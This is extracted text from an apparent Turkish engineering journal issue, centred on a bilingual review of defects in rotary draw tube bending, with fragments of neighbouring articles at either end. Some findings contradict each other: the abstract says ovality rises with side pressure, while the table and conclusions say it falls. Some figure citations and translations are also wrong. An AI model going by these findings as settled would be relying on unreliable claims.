- [26] Lindley, B. A., & Parks, G. T. (2016). The Spectral Shift Control Reactor as an option for much improved uranium utilisation in single-batch SMRs. *Nuclear Engineering and Design*, 309, 75-83.
- [27] Dupree, S. A. and Fraley, S. K., (2012). *A Monte Carlo primer: A practical approach to radiation transport*. Springer Science & Business Media.
- [28] Kalos, M. H., & Whitlock, P. A., (2009). *Monte Carlo methods*. John Wiley & Sons.
- [29] Kaplan, E., (1958). *Monte Carlo methods for equilibrium solutions in neutron multiplication*. University of California Lawrence Radiation Laboratory.
- [30] Aleksandar Stoyanov Ivanov, (2015). *High Fidelity Monte Carlo Based Reactor Physics Calculations*, Karlsruhe Institut für Technologie (KIT).
- [31] X-5 Monte Carlo Team., (2003). *MCNP-A General Monte Carlo N-Particle Transport Code, Version 5*. LA-UR-03-1987, 1.
- [32] Akbari-Jeyhouni, R., Ochbelagh, D. R., Maiorino, J. R., D'Auria, F., & de Stefani, G. L. (2018). The utilization of thorium in small modular reactors–Part I: Neutronic assessment. *Annals of Nuclear Energy*, 120, 422-430.
- [33] Zhong, Y. (2022). *A feasibility study of small modular reactor (SMR) power-performance optimisations based on the SMART system* (Doctoral dissertation, University of Birmingham).
- [34] Subki, H. (2020). *Advances in small modular reactor technology developments*.
- [35] Leppänen, J. (2013). *Serpent—a continuous-energy Monte Carlo reactor physics burnup calculation code*. VTT Technical Research Centre of Finland, 4(455), 2023-09.
- [36] Leppänen, J. (2010). *SERPENT Monte Carlo reactor physics code*.
- [37] Anastasiadis, A. (2019). *Calculation of γ -ray source spectra for used LWR nuclear fuels*.

Defects in Rotary Draw Bending and Their Effects on Formability

Büşra İŞLER^{1*} , Gültekin UZUN² 

¹Fethiye Mahallesi, Havacılık BulvarıNo:17 06980 Kahramankazan Ankara

²Gazi University, Vocational School of Technical Sciences, Department of Design, Ankara, Turkey

Article Info

Research article
Received: 22/05/2024
Revision: 26/06/2024
Accepted: 02/07/2024

Keywords

Rotary Draw Bending Tube
Forming
Springback
Ovality
Wrinkle

Makale Bilgisi

Araştırma makalesi
Başvuru: 22/05/2024
Düzeltilme: 26/06/2024
Kabul: 02/07/2024

Anahtar Kelimeler

Döner Çekme Bükme
Boru Şekillendirme
Geri Yaylanma
Ovalleşme
Kırışıklık

Graphical/Tabular Abstract (Grafik Özet)

Tube production by rotary drawing method is one of the most important pipe production methods preferred due to its production flexibility and easy availability of tools. Ovalization, springback, wrinkling and tearing are the most common defects in the pipes produced. Within the scope of this study, the effects of these errors on pipe bending were examined.



Figure A: Tube bending machine / Şekil A: Boru büküm makinesi

Highlights (Önemli noktalar)

- Errors affecting pipe bending, effects on the usability of the tube. / Boru bükümde etkili olan hatalar, borunun kullanılabilirliğini etkiler.
- Errors must be within certain limits / Hatalar belirli sınırlar içinde olmalıdır
- Rotary drawn tube bending method is the most preferred pipe bending method in the aviation field. / Döner çekme boru yöntemi havacılık alanında en çok tercih edilen boru büküm yöntemidir

Aim (Amaç): The aim of the study is to examine the errors that occur as a result of the production of pipe bending intervals and to reveal the causes of these errors / Çalışmanın amacı boru bükme aralıkları üretim sonrasında oluşan hataların incelenmesi ve bu hataların sebeplerinin ortaya çıkmasıdır.

Originality (Özgünlük): It was also examined in studies for titanium pipes. / Titanyum borular için çalışmalarda incelenmiştir.

Results (Bulgular): The outer side of bent tubes is exposed to tension and the inner side is exposed to pressure. Therefore, while the outer side of the tube becomes thinner, the inner side becomes thicker. When the rate of decrease in wall thickness is examined, it is seen that the rate of decrease in wall thickness is greater in tubes with the same wall thickness and in small pipe radii. It has been observed that as the wall thickness increases, the rate of decrease in wall thickness increases. / Bükülmüş boruların dış tarafı gerilmeye, iç tarafı ise basınca maruz kalmaktadır. Bu nedenle, tüpün dış tarafı incelirken iç tarafı kalınlaşmaktadır. Et kalınlığının azalması oranı incelendiğinde, aynı et kalınlığına sahip borularda, küçük boru yarıçaplarında, et kalınlığında azalma oranı daha fazla olduğu görülmüştür. Et kalınlığı arttıkça, et kalınlığının azalma oranı arttığı görülmüştür. Büküm açısı arttıkça, et kalınlığındaki artışın arttığı da görülmüştür.

Conclusion (Sonuç): For the usability of the tubes, errors must remain within certain limits. / Boruların kullanılabilirliği için hataların belirli sınırlarda kalması gerekmektedir.



Defects in Rotary Draw Bending and Their Effects on Formability

Büşra İŞLER^{1*} , Gültekin UZUN²

¹Fethiye Mahallesi, Havacılık BulvarıNo:17 06980 Kahramankazan Ankara

²Gazi University, Vocational School of Technical Sciences, Department of Design, Ankara, Turkey

Article Info

Research article
Received: 22/05/2024
Revision: 26/06/2024
Accepted: 02/07/2024

Keywords

Rotary Draw Bending
Tube Forming
Springback
Ovality
Wrinkle

Abstract

Tube with different quantities and types; It can be described as a long and narrow cylinder with open ends, which carries liquids, gases and similar substances from one place to another. Tubes are used for advancements in sectors such as transportation, automobiles and aerospace. Aluminum, Inconel and titanium materials are decided according to the required needs in the design and production of tubes. There are different production methods to give permanent shape to the tubes. During tube bending operations, the feasibility of tube bending varies depending on the material type, bending angles, bending radius, tools and process. The tubes produced with a certain margin of defect. Some defects occur during and after production. Springback, ovality, breakage and tearing are among these defects. These defects may prevent the system to be replaced from flowing with the desired properties, as well as the installation of the produced tubes. The aviation and space fields, the production of tubes with high strength and complex geometries is critical. Errors that occur in the rotary draw bending process, one of these pipe bending methods, and the steps to prevent these errors are compiled and presented. It has been observed that as the bending angle increases, the back spring rate increases. In addition, it has been observed that ovalation increases when side pressure and stretching force increase

Döner Çekme Bükmedeki Kusurlar ve Şekillendirilebilirlik Üzerindeki Etkileri

Makale Bilgisi

Araştırma makalesi
Başvuru: 22/05/2024
Düzeltilme: 26/06/2024
Kabul: 02/07/2024

Anahtar Kelimeler

Döner Çekme Bükme
Boru Şekillendirme
Geri Yaylanma
Ovalleşme
Kırılganlık

Öz

Farklı miktar ve tiplerde borular; Sıvıları, gazları ve benzeri maddeleri bir yerden başka bir yere taşıyan, uçları açık uzun ve dar bir silindir olarak tanımlanabilir. Borular, ulaşım, otomobil ve havacılık gibi sektörlerdeki gelişmeler için kullanılır. Boruların tasarımında ve üretiminde ihtiyaç duyulan ihtiyaçlara göre alüminyum, inconel ve titanyum malzemeler kararlaştırılır. Tüplere kalıcı şekil vermek için farklı üretim yöntemleri vardır. Boru bükme işlemleri sırasında, boru bükmenin uygulanabilirliği, malzeme türüne, bükme açlarına, bükme yarıçapına, takımlara ve işleme bağlı olarak değişir. Üretim sırasında ve sonrasında bazı kusurlar oluşur. Geri yaylanma, ovallik, kırılma ve yırtılma bu kusurlar arasındadır. Bu kusurlar, değiştirilecek sistemin istenilen özelliklerde akmasını ve üretilen tüplerin montajını engelleyebilir. Havacılık ve uzay alanlarında, yüksek mukavemetli ve karmaşık geometrilere sahip tüplerin üretimi kritik öneme sahiptir. Bu boru bükme yöntemlerinden biri olan döner çekme bükme işleminde oluşan hatalar ve bu hataların önlenmesi için atılması gereken adımlar derlenerek sunulmuştur. Bükülme açısı arttıkça arka yay oranının arttığı gözlemlenmiştir. Ayrıca yan basınç ve germe kuvveti arttığında yumurtlamanın arttığı gözlemlenmiştir.

1. INTRODUCTION (GİRİŞ)

Products made of sheet metal are widely used in our daily life in the medical, food, aircraft, automotive and aerospace industries. Sheet metal products shaped by various methods have become an indispensable part of daily life and industry. Many tube materials with different properties and functionality are passed through the manufacturing

process with the help of several forming methods according to their intended use [1]. Tube products are widely used, especially in the transfer of liquids and gases. A tube is defined as a long and narrow cylinder with open ends, carrying liquids, gases and similar substances from one place to another, having a certain wall thickness. The tube bending process is a metal forming process to permanently shape

tubes. Aluminum, Inconel and titanium alloys are the most preferred tube materials. In these processes, the bending angles and shapes of the tube's changes depending on the type of material. Especially because of the bending process of these materials, problems such springback, ovality, wrinkles and tearing are observed. Ovality and springback cause the installation of parts to become difficult or impossible. Titanium alloys stand out in the field for aerospace due to their lightness and strength properties [2].

Titanium is a material that is difficult to manufacture due to its low thermal conductivity and high strength properties. Titanium is used in different industrial fields (aerospace, defense, medical, energy, etc.) are preferred because of these characteristics [3]. Titanium tubes are used for transporting fluids in the aerospace and aviation sectors due to their high strength, high corrosion resistance, light weight, they are preferred in the aerospace sector because they allow hydraulic and fuel systems to operate at high pressures and high flows. Reducing stress in hydraulic transport systems, the Ti-3Al-2.5V tube improves the overall performance of advanced aircraft and spacecraft due to its unique high specific strength. Tube bending process, is carried out manually controlled by hydraulic, pneumatic, electro-mechanical methods or on CNC machines as in sheet metal forming processes [4]. In the titanium tube bending process, rotary pull bending process is preferred in the aerospace field [5]. Since the placement of fluid-carrying tubes in airplanes and helicopters requires installation in narrow and small areas, there is a need for small bending angles and small bending radius. However, titanium material has high strength, limited elongation at room temperature, due to high wall factor ratios, it is more difficult to shape than other materials [2]. Therefore, during production, various defects are encountered, as in sheet metal processes. During the production of titanium tubes or after the completion of production, problems such springback, ovality, wrinkling, tearing, reduction in wall thickness are seen in tubes. Springback occurs because the elastic deformation that occurs in the part during production wants to return the part to its previous state, in the installation application, it can prevent the tube from being assembled with the corresponding tube [6]. Ovality of the tube is a problem of deterioration of the circularity of the tube, and this prevents the flow of the fluid at the desired flow rate and pressure. Tearing and wrinkling caused during production cause the produced tube to be unusable. Problems

encountered during production create problems in the installation or use of tubes. As a result of these reasons, it is stated in the literature that the production parameters of tubes pose installation difficulties. Studies on the bending ability of titanium tubes. It is observed that surface and wall thickness errors increase on the material depending on the difficulty of the material and the process. It is emphasized in the literature that the studies that will be carried out in this context will provide less erroneous production on the process. In this study, the errors and solutions contained in the literature are present

2. TUBE BENDING PROCESS (BORU BÜKÜM METODU)

Tube bending process is carried out manually or on CNC machines, like sheet metal forming process, which use pneumatic, electro-mechanical or hydraulic methods. Rotary draw bending process is preferred in the aviation and aerospace industries.

2.1. Hydroform (Hidroform)

The tube hydroforming process allows the production of parts with variable geometries using fluid pressure. In the process, after the molds are closed on the part, the fluid pressure increases and axial load is applied to both sides, allowing the material to take the desired shape [6].




Figure 1.Hydroform tube bending process [6]
(Hidroform boru büküm yöntemi)

2.2 Three Roll Bending Process (Üç Toplu Büküm Yöntemi)

Three-Roll Bending uses three rollers arranged in a triangular configuration. The metal is passed

between the rollers, which apply pressure and cause the material to bend [7].

There are 2 different bending rolls on the bench: the bending roll and the adjustment roll. While the bending roller serves as a support to transmit the bending moment and lateral force to the work piece, the rear holding roller prevents dents from forming on the sides of the tube and ensures that the tube remains stable during the bending process. The adjusting roll can be rotated around the center of the bending roll or moved by turning it in the radial direction [8].




Figure 2. Three roll bending tube bending process [8] (Üç toplu büküm yöntemi)

2.3. Push Method (İtme Yöntemi)

The tube is produced with the pushing method places in the mold containing a mold and piston. To ensure that tube takes shape, it is pushed into the tool with axial load. Since the tool has the desired geometry of tube, production is completed.

The most important factors affecting the process are internal pressure, material and friction coefficient of the tube internal pressure is important to maintain its diameter [9].




Figure 3. Push method tube bending process [9] (İtme yöntemi ile boru büküm)

2.4. Rotary Draw Bending (Döner Çekme Yöntemi)

The rotary pull bending method is a production method that can be produce precisely and is cost-effective for tubes with small bending diameters and thin wall thicknesses [5]. It is a precision production method for tubes with a diameter-to-wall thickness ratio of less than 20, which is increasingly used in different industries such as aviation and automobiles. In the rotary drawing method, bending die, clamp die, pressure die, wiper die and mandrel tools are used. Precise production can be made with defects such as thinning and wrinkling within the allowed wall thickness [10].

3.TOOLS IN ROTARY DRAW BENDING (DÖNER ÇEKME YÖNTEMİNDE KULLANILAN TAKIMLAR)




Figure 4. Rotary draw bending tools [11](Döner çekme yönteminde kullanılan borular)

3.1. Clamp Die (Kelepçe Kalıbı)

The role of the clamp die is to apply pressure between the tube and the clamping part of the bending die to hold the tube tightly during bending. For successful bending, the tube must be held securely [12].

3.2. Pressure Die (Basınç Kalıbı)

The pressure die moves with the tube and determines the bend point. Pressure dies are generally following the tube around the bend. There are times when the pressure pattern remains static and does not move with the tube [13].

3.3. Mandrel (Malafa)

Mandrel bending is a device used in the rotary drawing method, which is a solid mandrel shaft with up to five-piece, annular balls, slightly smaller than the inner diameter of the tube. It is placed inside the tube to provide internal support during bending. Placing a mandrel inside the tube prevents damage such as deflect, collapse, and tearing, and allows the ovality of the part to be controlled in terms of production [14].

4.DEFECTS IN TUBE BENDING(BÜKÜMDE OLUŞAN HATALAR)

Some production defects may be encountered during and after tube bending. While some defects can be controlled, some are inevitable. Defects encountered in the tube bending process are: springback, ovality, wrinkling and breakage. Some defects that occur do not prevent the use of the produced part, but the defects that occur must be within certain tolerance ranges.

4.1. Springback (Geri Yaylanma)

Springback occurs at the end of each bend, which is a small geometric change on the material due to the release that occurs after the tools of our tube bending machine are opened. All this is normal, every material, every thickness, every radius has a different springback rate. Of course, springback can be calculated and it is very important to do this in order to make a series of bends that are all the same [15].

4.2. Ovality (Ovalleşme)

One of the most common problems in tube production is the ovality problem. This problem occurs in two different ways: the shape of the section changes or the wall thickness changes.

In the cross-section of the tube, the wall thickness on the outside decreases because it is exposed to tensile stress, and the wall thickness on the inside increases because it is exposed to compressive stress [15].

4.3. Wrinkle (Kırışıklık)

The area where wrinkles occur is the area where the continuity of the walls is disrupted in the bend radius region. The wrinkle is caused by the compressive forces that occur during bending of the tube. In tubes with large diameters and thin wall thickness, during the tube bending process, if the process parameters are not appropriate, it may cause wrinkling [16].

4.4. Break (Kırılma)

Breaks occur in the bent part of the tube. The outer surface of the tube in the bent area is exposed to tensile force during bending. When the tensile stress occurring on the outer surface exceeds the tensile stress value of the material, the material begins to yield and then breaks and gets damaged [17].

5.DEFECTS IN ROTARY DRAW BENDING AND EFFECTS(DÖNER ÇEKME YÖNREMİNDE OLUŞAN HATALAR VE ETKİLERİ)

Explanations of the studies conducted within the scope of the literature research are examined below.

Table 1. Literature research (Literatür araştırması)

Refererence No	Writer	Year	Materia l	Variables	Variable to examine		Conclusion
18	Z.Q. Yiang, H. yang	2010	TA818 M Titanium	Springback	Bending Angle (°)	30/60/90/120	If bending angle increase, springback angle increase. If Young modulus increase, springback angle decrease
					Young's modulus(E/Gpa)	85/95/105	
19	Daxin E, Yafei Liu	2010	1Cr18Ni9Ti Stainless Steel	Springback	R/d (Bending Radius/Tube Diameter)	2.5/3/3.5/4/4.25/5	If R/d increase, springback angle increase
20	Ufuk Penekli	2008	Aluminum 6010	Wall Thickness Change (Ovality)	Bend Radius(mm)	100/110/120/130	If the bending angle increase, the wall thinning in the bent beam decrease. If the bending angle and wall thickness increase, springback angle is also increase
				Springback	Wall Thickness(mm)	1/2/3	
21	Li Chunfeng, Yang Yuying	1998	LY12M	Ovality	Side Press(N/mm)	50/100/150/200/250/300	If the side press increases, ovality decrease
					Stretching Force (Mpa)	5/10/15/20/25/30	If the stretching force increase, ovality decrease
22	Li Chunfeng, Yang He	2008	Al 5052 O	Tube Wall Thinning (Ovality)	Bending Velocity (°) /s	3.80/4.51/5.86	After 3.90(°) /s bending velocity, tube easily crack. If mandrel extension length increase, wall thinning rate increase. If the friction decreases, wrinkling decrease.
				Wrinkling	Mandrel Extension Length (mm)	10/15/19	
					Friction	Small Friction, Large Friction	
23	A. Mentella M.Strano	2011	Cu-DHP	Ovality	OD (mm)	18-16	Ovality is highest at 45°. When the angle increases from 45° to 90°, ovality decrease.
					Thickness (mm)	1-0.9	

					Bending Radius (mm)	27-24	
24	H. yang, M. Zhan	2010	Al 5052 O	Tube Wall Thinning (Ovality)	R/d (Bending Radius/Tube Diameter)	1.5/2.0	Up to 45°, wall thinning increase, after 45° wall thinning degree decrease linearly. When R/d rate decreases, wall thinning degree increase
			1Cr18Ni19Ti Stainless Steel		Clamp Die End to Tangent Point (°)	0° to 90°	
25	Tang, N. C.	2000	-	Stress Wall Thickness Change	-	-	Within the scope of this study, a cumulative composition is created for errors occurring in tube bending.
26	Li, Jie	2023	304L	Wall Thickness Change (Ovality)	Diameter adjustable mandrel in small and big diameters. Inner Diameter	I.D.:40-56 mm	A larger DAM diameter results in having a smaller ovalization.
27	Borchmen, Linda	2020	1.4301	Wrinkle	Axis Stiffness	1-10-100-1000	Low Axial stiffnesses correspond to large axial displacements when force is applied, resulting in more wrinkle formation.
28	Naderi, Gholamali	2023	Corrosion Resistant alloy fitted with outer carbon steel pipe	Wall Thickness Change (Ovality)	Diameter adjustable mandrel in different size	0.96-0.99 Di.	Diameter adjustable mandrel work better in bigger diameters and it has a positive effect on ovality.

For the springback result, it was seen that the springback depends on the material properties of the tube, the bending angle and especially their connection effects. It has been seen that the interactions of these parameters with the bending angle, as well as the Young's modulus, yield stress, strain compaction coefficient and thickness anisotropy exponent have a significant effect on the

backward flexural angle by Yang. Springback is divided into 3 different categories. The angular springback, bending radius springback and the cross-sectionally springback. The angular springback and cross-sectionally springback increase as the bending angle increases [18]. Also, if young modulus increase, springback angle decrease. it has been observed that as the ratio of

diameter to wall thickness increases, angular springback and cross-sectionally springback values increase [19]. Also, it has been observed by Penekli, as the bending angle increases, the springback angle increases linearly and the wall thickness increase, the springback also increase [20].





Figure 5. Angular and radius springback change depending on angle [2] (Yarıçap ve açısız geri yayılmanın açığa göre değişimi)

Also, the research made by Song (Figure 5), it is shown by experimental and simulation results, angular springback increase when the bending angle increase. For radius springback, maximum springback occurs at 40°, after 40° angular springback value decrease [2].

For the ovality result, Ovality of the tube is a problem of deterioration of the circularity of the tube, and this prevents the flow of the fluid at the desired flow rate and pressure [23]. The study made by Penekli stated, the wall thinning is expected at the outer side, wall thickening is expected at the inner side. Also, when bending radius increase, the wall thinning in the bent area also decrease [20]. At the end of the study conducted by Chufeng, it was seen that the value of cross-sectional ovality decreases with the increase of side pressure and stretching force. In addition, it has been observed that the cross-sectional ovality decreases in the process of rotating tensile bending [21]. Also found by Chunfeng, if mandrel extension length increase, wall thinning rate increase [22].



FEM model validation: (a) tube with OD = 18 mm, t = 1 mm, R_M = 27 mm bent with configuration "1"; (b) tube with OD = 16 mm, t = 0.9 mm, R_M = 24 mm bent with configuration "2"

Figure 6. Cooper tube ovality change depending on angle [23] (Bakır boru ovallığı açığa bağlı olarak değişimi)

The research made by Mentella (Figure 3), it is found, bending angle increase 0° to 45°, ovality increase and maximum ovality occurs at 45° [23].




Figure 7. Wall thinning degree change depending on clamp die end to tangent point [24] (Kelepçe kalıp ucu ile teğet noktası arasındaki duvar inceltme derecesi değişimi)

The research made by Young and friends (Figure 7), clamp die to tangent point degree increase, wall thinning degree increase until 45°, after 45° wall thinning degree decrease linearly [24]. For another research, Diameter adjustable mandrel use for ovality results It has been observed that a larger DAM diameter results in having a smaller ovalization but the thinning of the wall thickness increases [26]. Al so seen in different research, while better results are obtained for ovalization with

DAM, negative effects occur in the change in flesh thickness [28].

Wrinkling caused during production cause the produced tube to be unusable. it has been found by Yang that two different types of wrinkles are formed. Firstly, on the flat line in contact with the mandrel and wiper die, regional wrinkles were formed. Secondly, because of the clamp die sliding, the wrinkles formed by blocking the material flow. This situation can be eliminated by preventing the occurrence of slippage. Since the first situation will occur, it is appropriate to proceed as a result of the study, it was found that the friction between the pressure mold and the outer surface of the tube has a significant effect on the thinning of the tube wall. In same research, it has been found that as the amount of friction increases, the thrust force may increase, which may cause the inner surface of the tube to thicken and, accordingly, wrinkling may occur. As the amount of friction decreases, the risk of wrinkles decreases, but in this case, it can lead to thinning of the outer surface [22]. In another research, it has been shown that, when force is applied low axial stiffness's correspond to large axial displacements, resulting in more wrinkle formation [27].

6. CONCLUSIONS (SONUÇLAR)

- As a result of the studies, the ratio of diameter to wall thickness increases, springback angle values increase. Also, if the bending radius increase, springback angle increase. Using materials which has bigger Young modulus, it increases springback angle [25].
- For the ovality result, the value of section ovality decreases in the rotary drawing bending process when the number of reversals is three or more. The bending angle increased, the change in wall thickness increased. Increase of side pressure and tensile force can be used for cross-sectional ovality decrease.
- For wrinkle results, it has been found that two different types of wrinkles occur. Firstly, regional wrinkles formed in the straight line in contact with the mandrel and wiper die. Secondly, they are wrinkles that occur by blocking the material flow

because of clamp die shifting. Additionally, it has been determined that as the amount of friction increases, the pushing force may increase, which may cause the inner surface of the tube to thicken, and wrinkling may occur accordingly. High pressure may be required to eliminate wrinkling. In such a case, relatively small values of internal pressure combined with axial tension can be used to eliminate wrinkling.

ACKNOWLEDGMENTS (TEŞEKKÜR)

This study supported by TUSAŞ, I would like to appreciate to TUSAŞ for support in this study.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Büşra İŞLER: She studied on the subject were examined and a general summary was prepared.

Konu hakkında yapılan çalışmalar inceledi ve genel bir özet hazırladı.

Gültekin UZUN: He assisted and guided the research process

Araştırma sürecinde yardımcı oldu ve süreci yönlendirdi.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] He, Yang, et al. "Advances and trends on tube bending forming technologies." Chinese Journal of Aeronautics 25.1 (2012): 1-12.
- [2] Li, Heng, et al. "Springback characterization and behaviors of high-strength Ti-3Al-2.5 V tube in cold rotary draw bending." Journal of

- Materials Processing Technology 212.9 (2012): 1973-1987.
- [3] Liu, Gang, et al. "The effect of pressurization path on high pressure gas forming of Ti-3Al-2.5 V at elevated temperature." MATEC Web of Conferences. Vol. 21. EDP Sciences, 2015.
- [4] Penekli, Ufuk. Finite element analysis of bending operation of aluminum profiles. MS thesis. Middle East Technical University, 2008.
- [5] ZHAO, Gang-yao, et al. "Cross-sectional distortion behaviors of thin-walled rectangular tube in rotary-draw bending process." Transactions of Nonferrous Metals Society of China 20.3 (2010): 484-489.
- [6] Ahmetoglu, Mustafa, and Taylan Altan. "Tube hydroforming: state-of-the-art and future trends." Journal of Materials Processing Technology 98.1 (2000): 25-33.
- [7] Hagenah, H., et al. "Numerical model of tube freeform bending by three-roll-push-bending." 2nd International Conference on Engineering Optimization. 2010.
- [8] Plettke, R., et al. "Investigation on the process parameters and process window of three-roll-push-bending." Proceedings of the 36th International MATADOR Conference. London: Springer London, 2010.
- [9] Dere, Fatih. Experimental and finite element analysis of rotary draw tube bending process. MS thesis. Middle East Technical University, 2014.
- [10] Yang, He, Heng Li, and Mei Zhan. "Friction role in bending behaviors of thin-walled tube in rotary-draw-bending under small bending radii." Journal of Materials Processing Technology 210.15 (2010): 2273-2284.
- [11] Geng, H., Manufacturing Engineering Handbook 2nd edition, McGraw-Hill Education, ISBN: 978-0-07-183978-5, 1193 pages, USA 2016.
- [12][https://www.omnix.com/clampdie#:~:text=The %20role%20of%20the%20Clamp,the%20quality%20of%20the%20bend](https://www.omnix.com/clampdie#:~:text=The%20role%20of%20the%20Clamp,the%20quality%20of%20the%20bend)
- [13]<https://bendtooling.com/encyclopedia/pressure-die/>
- [14] Stange, R., Tube and Pipe Bending Tools For Bending Inc, 41 pages, USA 2004.
- [15] Zhan, Mei, et al. "Springback analysis of numerical control bending of thin-walled tube using numerical-analytic method." Journal of Materials Processing Technology 177.1-3 (2006): 197-201.
- [16] Yang, He, and Yan Lin. "Wrinkling analysis for forming limit of tube bending processes." Journal of Materials Processing Technology 152.3 (2004): 363-369.
- [17] Safdarian, R. "Investigation of tube fracture in the rotary draw bending process using experimental and numerical methods." International Journal of Material Forming 13.4 (2020): 493-516.
- [18] Jiang, Z. Q., et al. "Coupling effects of material properties and the bending angle on the springback angle of a titanium alloy tube during numerically controlled bending." Materials & Design 31.4 (2010): 2001-2010.
- [19] Daxin, E., and Yafei Liu. "Springback and time-dependent springback of 1Cr18Ni9Ti stainless steel tubes under bending." Materials & Design 31.3 (2010): 1256-1261.
- [20] Penekli, Ufuk. Finite element analysis of bending operation of aluminum profiles. MS thesis. Middle East Technical University, 2008.
- [21] Chunfeng, Li, et al. "Research on the section distortion of hat-section profiles in rotary draw bending with stretching force." Journal of Materials Processing Technology 94.1 (1999): 41-44.
- [22] Cheng, L. I., et al. "Effects of process parameters on numerical control bending process for large diameter thin-walled aluminum alloy tubes." Transactions of Nonferrous Metals Society of China 19.3 (2009): 668-673.
- [23] Mentella, A., and Matteo Strano. "Rotary draw bending of small diameter copper tubes: predicting the quality of the cross-section." Proceedings of the Institution of Mechanical Engineers, Part B: Journal of Engineering Manufacture 226.2 (2012): 267-278.
- [24] Li, Heng, et al. "Deformation behaviors of thin-walled tube in rotary draw bending under push assistant loading conditions." Journal of Materials Processing Technology 210.1 (2010): 143-158.
- [25] Tang, N. C. "Plastic-deformation analysis in tube bending." International Journal of Pressure Vessels and Piping 77.12 (2000): 751-759.
- [26] Li, Jie, et al. "A novelty mandrel supported thin-wall tube bending cross-section quality analysis: a diameter-adjustable multi-point contact mandrel." The International Journal of Advanced Manufacturing Technology 124.11 (2023): 4615-4637..
- [27] Borchmann, Linda, Christopher Heftrich, and Bernd Engel. "Influence of the stiffness of machine axes on the formation of wrinkles during rotary draw bending." SN Applied Sciences 2 (2020): 1-13.
- [28] Naderi, Gholamali, Seyed Ebrahim Moussavi Torshizi, and Seyed Houssain Dibajian. "Experimental-numerical study of wrinkling in

rotary-draw bending of Tight Fit Pipes." Thin-Walled Structures 183 (2023): 110428. Shokrani A, Dhokia V, Newman ST. Environmentally conscious machining of difficult-to-machine materials with regard to cutting fluids. International Journal of Machine

Aerosil ve Tinkal Parçacık Takviyesinin Yığın Kalıp Bileşiği (BMC) Kompozitlerin Mekanik Özelliklerine Etkisinin İncelenmesi

Mert KILINÇEL^{1*}, Emrah YILMAZ²

¹Duzce University, Faculty of Engineering, Department of Mechanical Engineering, Duzce, Türkiye

²Duzce University, Faculty of Engineering, Department of Civil Engineering, Duzce, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 23/05/2024
Düzeltilme: 05/07/2024
Kabul: 17/07/2024

Anahtar Kelimeler

BMC
Kompozit
Parçacık takviyesi
Tinkal
Füme silika

Article Info


Research article
Received: 23/05/2024
Revision: 05/07/2024
Accepted: 17/07/2024

Keywords

BMC
Composite
Particle reinforcement
Tinkal
Fumed silica

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada, elektrik panoları üretim tesisinde kullanılan reçetelere tinkal ve füme silika (aerosil) tozları eklenerek FRP kompozitlerin mekanik dayanımlarını artırmak amaçlanmıştır. Farklı oranlarda tinkal ve aerosil içeren BMC hamurları hazırlanmış, numuneler çekme ve eğme testlerine tabi tutulmuştur. Sonuçlar, tinkal katkısının çekme dayanımında iyileştirme sağladığını, aerosil katkısının ise kırılabilirliği artırdığını göstermiştir.



Şekil A: Numune üretim ve test görselleri / Figure A: Sample production and test images

Önemli noktalar (Highlights):

- FRP'lerin mekanik özelliklerini iyileştirmek için tinkal ve aerosil eklenmiştir. / Tinkal and aerosil were added to improve the mechanical properties of FRPs.
- %1 ve %2 tinkal, %1 ve %3 aerosil ile kompozitler hazırlanmıştır. / Composites were prepared with 1% and 2% tinkal, and 1% and 3% aerosil.
- En yüksek eğilme dayanımı %2 aerosil ile 69,98 MPa olarak kaydedilmiştir. / The maximum bending strength was recorded at 69.98 MPa with 2% aerosil.

Amaç (Aim):

Bu çalışmanın amacı, elektrik panosu üretim tesisinde kullanılan reçetelere tinkal ve füme silika (aerosil) tozları ekleyerek FRP kompozitlerin mekanik dayanımlarını artırmaktır. / The aim of this study is to improve the mechanical strength of FRP composites by adding tinkal and fumed silica (aerosil) powders to the formulations used in an electrical panel production facility.

Özgünlük (Originality):

Bu çalışma, FRP kompozitlerde daha az kullanılan tinkal ve aerosil tozlarının etkilerini değerlendirerek, bu katkı maddelerinin kompozit malzemeler üzerindeki potansiyellerine dair yeni bilgiler sunmaktadır. / This study evaluates the use of tinkal and aerosil powders, which are less commonly applied in FRP composites, and investigates their effects on both tensile and bending strengths, providing new insights into the potential of these additives for composite materials.

Bulgular (Results):

%2 tinkal, çekme dayanımını %4,9 ve %6,7 artırmış, aerosil ise kırılabilirliği artırmıştır. En yüksek eğilme dayanımı %2 aerosil ile 69,98 MPa olmuştur. / 2% tinkal improved tensile strength by 4.9% and 6.7%, while aerosil increased brittleness. The highest bending strength of 69.98 MPa was achieved with 2% aerosil.

Sonuç (Conclusion):

Tinkal ve aerosil, BMC kompozitlerin mekanik özelliklerini artırabilir. Tinkal çekme, aerosil ise eğilme dayanımını iyileştirmektedir. / Tinkal and aerosil can enhance the mechanical properties of BMC composites. Tinkal boosts tensile strength, while aerosil improves bending strength.



Aerosil ve Tinkal Parçacık Takviyesinin Yığın Kalıp Bileşiği (BMC) Kompozitlerin Mekanik Özelliklerine Etkisinin İncelenmesi

Mert KILINÇEL^{1*} , Emrah YILMAZ²

¹Duzce University, Faculty of Engineering, Department of Mechanical Engineering, Duzce, Türkiye

²Duzce University, Faculty of Engineering, Department of Civil Engineering, Duzce, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 23/05/2024
Düzeltilme: 05/07/2024
Kabul: 17/07/2024

Anahtar Kelimeler

BMC
Kompozit
Parçacık takviyesi
Tinkal
Füme silika

Öz

